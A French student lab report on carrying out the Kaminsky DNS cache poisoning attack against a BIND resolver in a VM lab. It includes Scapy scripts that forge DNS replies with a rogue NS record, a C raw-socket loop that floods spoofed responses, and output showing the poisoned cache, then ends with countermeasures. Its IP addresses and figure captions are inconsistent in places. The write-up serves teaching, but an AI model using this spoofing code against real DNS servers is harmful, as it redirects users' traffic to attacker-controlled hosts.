

École Militaire Polytechnique

Département Informatique

Rapport de Travaux Pratiques – Sécurité Réseau

TP N°8

Remote DNS Cache Poisoning

Kaminsky Attack

Nom : BAKOUCHE
Prénom : Mahmoud
Groupe : RSD
Année : 2025 / 2026
Module : Sécurité Réseau

Table des matières

Introduction	2
1 Configuration de l'Environnement	3
1.1 Task 1 : Configuration de la VM Utilisateur	3
1.2 Task 2 : Configuration du Serveur DNS Apollo	3
1.3 Task 3 : Configuration de la VM Attaquant	4
1.4 Task 4 : Test de la Configuration	5
2 Lancement de l'Attaque	6
2.1 Task 5 : Génération des Paquets Templates	6
2.2 Tasks 6 et 7 : Lancement et Vérification de l'Attaque	7
2.2.1 Code C de l'attaque	7
2.2.2 Résultats	9
Conclusion	11

Introduction

Ce TP a pour objectif de mettre en oeuvre l'attaque **Kaminsky**, une attaque d'empoisonnement du cache DNS à distance. Le DNS traduit les noms de domaine en adresses IP ; une attaque réussie redirige les utilisateurs vers des sites malveillants sans qu'ils s'en aperçoivent.

Environnement de travail :

Machine	Rôle	IP
User VM	Client victime	172.30.105.189
Apollo	Serveur DNS local	172.30.105.51
Attacker VM	Attaquant	172.30.105.220


Chapitre 1

Configuration de l'Environnement


1.1 Task 1 : Configuration de la VM Utilisateur

On modifie le fichier `head` pour que le serveur DNS Apollo soit utilisé de façon persistante malgré le DHCP.

```
1 sudo nano /etc/resolvconf/resolv.conf.d/head
2 # Ajouter : nameserver 172.30.105.51
3 sudo resolvconf -u
```



(a) Résultat dig – SERVER : 172.30.105.51



(b) Contenu de `/etc/resolv.conf`

FIGURE 1.1 – Task 1 – Configuration de la VM utilisateur

Interprétation : La ligne `SERVER: 172.30.105.51#53` confirme que la VM utilisateur interroge bien Apollo comme serveur DNS primaire.

1.2 Task 2 : Configuration du Serveur DNS Apollo

On ajoute une zone forward vers l'attaquant, on désactive DNSSEC et on fixe le port source à 33333.

```
1 # /etc/bind/named.conf
2 zone "attacker32.com" {
3     type forward;
4     forwarders { 172.30.105.220; };
5 };
```

```

6 # /etc/bind/named.conf.options
7 options {
8     dump-file "/var/cache/bind/dump.db";
9     dnssec-enable no;
10    query-source port 33333;
11 };

```

```

// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local
//
include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};
zone "attacker32.com" {
    type forward;
    forwarders {
        10.80.146.220
    };
};

```

(a) Zone forward dans named.conf

```

// dnssec-validation auto;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
auth-nxdomain no; # conform to RFC1035

query-source port 33333;
listen-on-v6 { any; };
};

```

(b) Options BIND9 – DNSSEC désactivé

FIGURE 1.2 – Task 2 – Configuration d'Apollo

Interprétation : La désactivation de DNSSEC permet l'injection de fausses réponses. Le port fixe 33333 rend le port source prévisible, ce qui est nécessaire pour que les réponses forgées soient acceptées.

1.3 Task 3 : Configuration de la VM Attaquant

Deux zones DNS sont hébergées sur l'attaquant : `attacker32.com` (légitime) et `example.com` (malveillante).

```

$TTL 3D
@      IN      SOA  ns.attacker32.com. admin.attacker32.com. (
2008111001
      8H
      2H
      4W
      1D)

@      IN      NS   ns.attacker32.com.

@      IN      A    10.80.146.220
www    IN      A    10.80.146.220
ns     IN      A    10.80.146.220
*      IN      A    10.80.146.220

```

(a) Fichier named.conf de l'attaquant

```

$TTL 3D
@      IN      SOA  ns.example.com. admin.example.com. (
2008111001
      8H
      2H
      4W
      1D)

@      IN      NS   ns.attacker32.com.

@      IN      A    10.80.146.220
www    IN      A    10.80.146.220
ns     IN      A    10.80.146.220
*      IN      A    10.80.146.220

```

(b) Zone attacker32.com.zone

```

zone "attacker32.com" {
    type master;
    file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
    type master;
    file "/etc/bind/example.com.zone";
};

```

(c) Zone example.com.zone

```

mahmoud@VM:/etc/bind$ ls
attacker32.com.zone  db.255  example.com.zone  named.conf.options
bind.keys           db.empty named.conf        rndc.key

```

(d) Redémarrage de BIND9

FIGURE 1.3 – Task 3 – Configuration de la VM attaquant

Interprétation : La zone `example.com` hébergée par l'attaquant retourne `172.30.105.220` pour toutes les requêtes. C'est cette fausse zone qui sera injectée dans le cache d'Apollo.

1.4 Task 4 : Test de la Configuration

```

1 dig ns.attacker32.com # -> 172.30.105.220
2 dig www.example.com # -> IP officielle (
   avant attaque)
3 dig @ns.attacker32.com www.example.com # -> 172.30.105.220

```

```

mahmoud@VM:~$ dig ns.attacker32.com
; <<> DiG 9.10.3-P4-Ubuntu <<> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 55412
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;ns.attacker32.com.      IN      A
;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A      10.80.146.220
;; Query time: 2 msec
;; SERVER: 10.80.146.51#53(10.80.146.51)
;; WHEN: Fri Mar 27 07:09:14 EDT 2026
;; MSG SIZE rcvd: 62

```

(a) `dig ns.attacker32.com`

```

mahmoud@VM:~$ dig www.example.com
; <<> DiG 9.10.3-P4-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 60225
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITIONAL: 13
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.      IN      A
;; ANSWER SECTION:
www.example.com.      201     IN      A      104.18.27.120
www.example.com.      201     IN      A      104.18.26.120
;; AUTHORITY SECTION:
example.com.          172701  IN      NS      hera.ns.cloudflare.com.
example.com.          172701  IN      NS      elliot.ns.cloudflare.com.
;; ADDITIONAL SECTION:
hera.ns.cloudflare.com. 172701  IN      A      172.64.32.162
hera.ns.cloudflare.com. 172701  IN      A      173.245.58.162
hera.ns.cloudflare.com. 172701  IN      A      108.162.192.162
hera.ns.cloudflare.com. 172701  IN      AAAA   2a06:98c1:50::ac40:20a2
hera.ns.cloudflare.com. 172701  IN      AAAA   2606:4700:50::adf5:3aa2
hera.ns.cloudflare.com. 172701  IN      AAAA   2803:f800:50::6ca2:c0a2
elliot.ns.cloudflare.com. 172701  IN      A      108.162.195.228
elliot.ns.cloudflare.com. 172701  IN      A      162.159.44.228
elliot.ns.cloudflare.com. 172701  IN      A      172.64.35.228
elliot.ns.cloudflare.com. 172701  IN      AAAA   2803:f800:50::6ca2:c3e4
elliot.ns.cloudflare.com. 172701  IN      AAAA   2a06:98c1:50::ac40:23e4
elliot.ns.cloudflare.com. 172701  IN      AAAA   2606:4700:58::a29f:2ce4
;; Query time: 0 msec
;; SERVER: 10.80.146.51#53(10.80.146.51)
;; WHEN: Fri Mar 27 07:11:47 EDT 2026
;; MSG SIZE rcvd: 395

```

(b) `dig www.example.com` (avant attaque)

```

mahmoud@VM:~$ dig @ns.attacker32.com www.example.com
; <<> DiG 9.10.3-P4-Ubuntu <<> @ns.attacker32.com www.example.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 34272
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.      IN      A
;; ANSWER SECTION:
www.example.com.      259200  IN      A      10.80.146.220
;; AUTHORITY SECTION:
example.com.          259200  IN      NS      ns.attacker32.com.
;; ADDITIONAL SECTION:
ns.attacker32.com.    259200  IN      A      10.80.146.220
;; Query time: 2 msec
;; SERVER: 10.80.146.220#53(10.80.146.220)
;; WHEN: Fri Mar 27 07:11:54 EDT 2026
;; MSG SIZE rcvd: 104

```

(c) `dig @ns.attacker32.com
www.example.com`

FIGURE 1.4 – Task 4 – Tests de la configuration

Interprétation : Avant l'attaque, Apollo retourne l'IP officielle d'`example.com`. En interrogeant directement le serveur de l'attaquant, on obtient la fausse IP. L'objectif est de faire croire à Apollo que le vrai serveur de noms est celui de l'attaquant.

Chapitre 2

Lancement de l'Attaque

2.1 Task 5 : Génération des Paquets Templates

On génère deux fichiers binaires avec Scapy servant de templates pour le programme C.

Listing 2.1 – generate_request.py

```
1 from scapy.all import *
2 name = "aaaaa.example.com"
3 dns = DNS(id=0xAAAA, qr=0, qd=DNSQR(qname=name))
4 ip = IP(dst="172.30.105.51", src="172.30.105.220")
5 udp = UDP(dport=53, sport=12345)
6 pkt = ip/udp/dns
7 open("ip_req.bin", "wb").write(bytes(pkt))
```

Listing 2.2 – generate_response.py

```
1 from scapy.all import *
2 name = "aaaaa.example.com"
3 dns = DNS(id=0xAAAA, qr=1, aa=1, rd=1,
4         qd=DNSQR(qname=name),
5         an=DNSRR(rrname=name, type='A',
6                 rdata='172.30.105.220', ttl=259200),
7         ns=DNSRR(rrname="example.com", type='NS',
8                 rdata="ns.attacker32.com", ttl=259200))
9 ip = IP(src="8.8.8.8", dst="172.30.105.51")
10 udp = UDP(sport=53, dport=33333)
11 pkt = ip/udp/dns
12 open("ip_resp.bin", "wb").write(bytes(pkt))
```

Les offsets identifiés par find_offsets.py :

Fichier	Champ	Offset
ip_req.bin	Transaction ID	28
ip_req.bin	Nom (question)	41
ip_resp.bin	Transaction ID	28
ip_resp.bin	Nom (question)	41
ip_resp.bin	Nom (answer)	64

```
#!/usr/bin/python3
from scapy.all import *
import random, string

def random_name(length=5):
    return ''.join(random.choice(string.ascii_lowercase) for _ in range(length))

while True:
    name = random_name() + '.example.com'
    Qdsec = DNSQR(qname=name)
    dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0,
              arcount=0, qd=Qdsec)

    ip = IP(dst='10.80.146.51', src='10.80.146.220')
    udp = UDP(dport=53)
    request = ip/udp/dns

    send(request, verbose=0)
    print("Requête envoyée pour : " + name)
    print(name)
```

(a) Résultat de find_offsets.py

```
mahmoud@VM:~$ sudo python3 tstep8.py
Requête envoyée pour :
qsc1f.example.com
Requête envoyée pour :
xyurl.example.com
Requête envoyée pour :
wqhyc.example.com
Requête envoyée pour :
fkkpb.example.com
Requête envoyée pour :
baojm.example.com
Requête envoyée pour :
ezfzm.example.com
Requête envoyée pour :
ujxsm.example.com
Requête envoyée pour :
xqnlr.example.com
Requête envoyée pour :
iocqv.example.com
Requête envoyée pour :
qgtfi.example.com
Requête envoyée pour :
ixwdf.example.com
```

(b) Paquet de requête dans Wireshark

372	275.626432460	10.80.146.51	172.64.32.162	DNS	88 Standard query 0xe7e...
373	275.647962543	172.64.32.162	10.80.146.51	DNS	416 Standard query respo...
374	275.647651658	10.80.146.51	10.80.146.220	DNS	139 Standard query respo...
375	275.672442266	10.80.146.220	10.80.146.51	DNS	77 Standard query 0xaa...
376	275.672776371	10.80.146.51	172.64.32.162	DNS	88 Standard query 0xa4e...
377	275.709245293	172.64.32.162	10.80.146.51	DNS	416 Standard query respo...
378	275.709599524	10.80.146.51	10.80.146.220	DNS	139 Standard query respo...
379	275.709576686	10.80.146.220	10.80.146.51	DNS	77 Standard query 0xaa...
380	275.707267932	10.80.146.51	172.64.32.162	DNS	88 Standard query 0x81d...
381	275.775203322	172.64.32.162	10.80.146.51	DNS	416 Standard query respo...
382	275.775247979	172.64.32.162	10.80.146.51	DNS	416 Standard query respo...
383	275.775762835	10.80.146.51	10.80.146.220	DNS	139 Standard query respo...
384	275.775783944	10.80.146.51	10.80.146.220	DNS	139 Standard query respo...

(c) Paquet de réponse forgée dans Wireshark

FIGURE 2.1 – Task 5 – Génération et validation des templates

Interprétation : Le Transaction ID est à l'offset 28 car IP (20 octets) + UDP (8 octets) = 28 octets avant le début du paquet DNS. Le nom apparaît deux fois dans la réponse : dans la section Question et dans la section Answer.

2.2 Tasks 6 et 7 : Lancement et Vérification de l'Attaque

2.2.1 Code C de l'attaque

Pour chaque nom aléatoire, le programme envoie une requête DNS vers Apollo puis 2000 réponses forgées avec des Transaction IDs différents.

Listing 2.3 – Boucle principale de attack.c

```
1 while (1) {
2     char name[6];
3     for (int i = 0; i < 5; i++)
4         name[i] = letters[rand() % 26];
5     name[5] = '\0';
6
7     // STEP 1 : Requête vers Apollo
8     memcpy(req_buf, ip_req, n_req);
```

```
9      memcpy(req_buf + 41, name, 5);
10      send_raw_packet((char*)req_buf, n_req);
11
12      // STEP 2 : 2000 r p o n s e s   f o r g e s
13      for (int i = 0; i < 2000; i++) {
14          memcpy(resp_buf, ip_resp, n_resp);
15          unsigned short id = htons(rand() % 65536);
16          memcpy(resp_buf + 28, &id, 2);
17          memcpy(resp_buf + 41, name, 5);
18          memcpy(resp_buf + 64, name, 5);
19          send_raw_packet((char*)resp_buf, n_resp);
20      }
21 }
```

```
1 gcc -o attack attack.c
2 sudo ./attack
```

2.2.2 Résultats

```
from scapy.all import *

name = "aaaaa.example.com"

dns = DNS(id=0xAAAA, qr=0, qd=DNSQR(qname=name))
ip = IP(dst="172.30.105.51")
udp = UDP(dport=53)

pkt = ip/udp/dns

with open("ip_req.bin", "wb") as f:
    f.write(bytes(pkt))
```

(a) Attaque en cours – terminal

```
// =====
// STEP 1: Send DNS request
// =====
memcpy(ip_req + 37, name, 5);
send_raw_packet(ip_req, n_req);

// =====
// STEP 2: Send spoof replies
// =====
for (int i = 0; i < 2000; i++) {

    unsigned short id = rand() % 65536;
    unsigned short id_net = htons(id);

    // Transaction ID
    memcpy(ip_resp + 28, &id_net, 2);

    memcpy(ip_resp + 37, name, 5);
    memcpy(ip_resp + 64, name, 5);

    send_raw_packet(ip_resp, n_resp);
}
```

(c) Section Authority – ns.attacker32.com

```
from scapy.all import *

name = "aaaaa.example.com"

dns = DNS(
    id=0xAAAA,
    qr=1,
    aa=1,
    rd=1,
    qd=DNSQR(qname=name),
    an=DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200),
    ns=DNSRR(rrname="example.com", type='NS', rdata="ns.attacker32.com",
    ttl=259200)
)

ip = IP(src="8.8.8.8", dst="172.30.105.51") # Δ CHANGE ICI
udp = UDP(sport=53, dport=33333)

pkt = ip/udp/dns

with open("ip_resp.bin", "wb") as f:
    f.write(bytes(pkt))
```

(b) Flood de réponses forgées – Wireshark

```
// send packet
void send_raw_packet(char * buffer, int pkt_size)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
        &enable, sizeof(enable));

    struct ipheader *ip = (struct ipheader *) buffer;

    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    sendto(sock, buffer, pkt_size, 0,
        (struct sockaddr *)&dest_info, sizeof(dest_info));

    close(sock);
}
```

(d) Cache Apollo – apparition de l'entrée

```
mahmoud@VM:~$ sudo ./attack
Query: kvruf.example.com
Query: vekwc.example.com
Query: nxkon.example.com
Query: prplv.example.com
Query: xuxcn.example.com
Query: dkwfy.example.com
Query: ezult.example.com
Query: pkuky.example.com
Query: fsckv.example.com
Query: djnwg.example.com
Query: xiomp.example.com
Query: gykfy.example.com
Query: logoh.example.com
Query: ooyju.example.com
Query: jzvzf.example.com
Query: skvxp.example.com
```

(e) Cache empoisonné – example.com NS ns.attacker32.com

```
mahmoud@VM:~$ cat /var/cache/bind/dump.db | grep example.com
example.com. 17268 NS hera.ns.cloudflare.com.
www.example.com. 269 A 104.18.26.120
ple.com. 20260329153042 20260327133042 34505 exam
```

(f) dig www.example.com retourne 172.30.105.220

```
mahmoud@VM:~$ dig example.com NS
;; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com NS
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 57996
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com. IN NS
;; ANSWER SECTION:
example.com. 259200 IN NS ns.attacker32.com.
```

```
mahmoud@VM:~$ dig www.example.com
;; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 22571
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 259200 IN A 10.80.146.220
;; AUTHORITY SECTION:
example.com. 259173 IN NS ns.attacker32.com.
```

Interprétation : L'utilisation de noms aléatoires à chaque round contourne le cache DNS : Apollo n'ayant jamais ce nom en cache, il refait une requête à chaque fois, donnant une nouvelle fenêtre d'attaque. Le cache contient désormais **example.com NS ns.attacker32.com** avec un TTL de 259200 secondes (3 jours). Toute requête vers example.com est redirigée vers l'attaquant.

Conclusion

L'attaque de Kaminsky a été mise en oeuvre avec succès. Le cache du serveur DNS Apollo a été empoisonné, redirigeant toutes les requêtes vers **example.com** vers le serveur de l'attaquant (172.30.105.220).

Les contre-mesures principales sont : **DNSSEC** (signature cryptographique des réponses DNS) et la **randomisation du port source** qui augmente l'espace de recherche de 2^{16} à 2^{32} , rendant l'attaque pratiquement impossible.